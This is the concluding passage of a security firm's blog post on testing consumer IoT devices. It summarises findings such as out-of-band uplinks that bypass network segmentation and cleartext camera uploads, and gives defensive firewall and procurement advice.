
An out-of-band uplink defeats network segmentation, and it's everywhere. The plug falls back to BLE-through-your-phone. The doorbell and the feeder each hold a persistent P2P relay open. Three different mechanisms, three different device classes, all of them a path the network-layer defender can't see or control. If a device has any second radio or always-on tunnel beyond the obvious one, your VLAN is decoration. This is the finding I'd tattoo on a procurement checklist.
"Same hardware, different sticker" is the rule, not the exception. The plug's PCB ships under four brands. The TV box is an Oranth build wearing an MXQ label. The feeder's platform powers fifteen-plus brands from one app. What the scorecard catches has almost nothing to do with the name on the box — or what you paid.
Cleartext camera images to Chinese cloud buckets: two of two. Both non-Reolink cameras upload frames in plain HTTP. The one camera that doesn't is the one that scored 15.
Phone-home volume tracks app-integration depth, not price or country. The instinct is "cheapest, most no-name device phones home the most." The data inverts it: devices built around an always-on app need persistent cloud sessions; a device built as set-and-forget infrastructure barely whispers. Cheap isn't the variable. Architecture is.
And the scorecard has a blind spot. The TV box ships two root backdoors and lands above the camera, because four axes measuring segmentability and failure behaviour have nowhere to record "this device will hand a stranger root." A rubric is necessary. It is not sufficient. Sometimes a single disqualifying finding should end the conversation regardless of the total, and you need a human in the loop who's allowed to say so.
What to do with this
If you're defending a network with this kind of kit on it:
- Redirect port 53, don't just set a resolver. Several of these devices ignore the DNS server you hand them. A DNS policy that isn't backed by a force-redirect (or an outright block) of outbound 53 does nothing to a device that talks to
8.8.8.8— or hardcoded Chinese resolvers — directly. - Assume the app is lying about state. "Online" in a vendor app told me nothing true on three of five devices. Trust your capture and your firewall counters, not the UI.
- Hunt the out-of-band path. Before you trust a VLAN to contain a device, ask what else it can talk over: BLE to a phone, a second radio, an always-on relay. If there's a second uplink, segmentation isn't your control.
- Kill state from both directions when you cut a device off, and verify the state count is zero. A one-sided block leaves established sessions — and NAT-traversed ones — very much alive.
If you're in procurement, these are the questions that surface an architectural problem on the spec sheet instead of after install:
- Does the device honour the DNS resolver issued by DHCP, or does it hardcode its own?
- Does core function survive with no cloud access — is there a local API, web UI or RTSP that works offline?
- Is there any out-of-band radio or always-on relay that bypasses network controls?
- Is the firmware signed with a real vendor key (not public test-keys), and can the device patch itself?
- When you block it, does it tell you the truth — and what's the documented recovery path for a vendor-side outage that doesn't involve power-cycling your whole fleet?
You can defend a lot of ground with the difference between a device that fails safe and one that fails by lying to you. The doorbell fails safe: block it and it says so, keeps working locally, recovers cleanly. The camera fails by lying: block it and it blames your router while it keeps uploading. Same enforcement, opposite ethics — and you can tell which is which with about one line of packet capture per claim.
Run it yourself
None of this needed anything exotic. An open-source firewall, a Raspberry Pi, a packet analyser you already have, and the discipline to run the same nine phases on every device. The gap between what a device says and what it does is measurable on a desk in an afternoon — and once you've measured it, "we segmented the IoT device" stops being a thing you say and starts being a thing you can prove or disprove.
The devices are going to keep telling their owners online. The least we can do is learn to check.
This work is original research conducted at Bitcrack Cyber Security. No vendor was contacted for comment; the findings describe observed on-the-wire behaviour of retail units purchased at market, not accusations of intent. Device credentials and identifiers shown above are redacted. If you'd like the full nine-phase runbook or the scoring rubric to run against your own kit, get in touch.
— Travis More, Bitcrack Cyber Security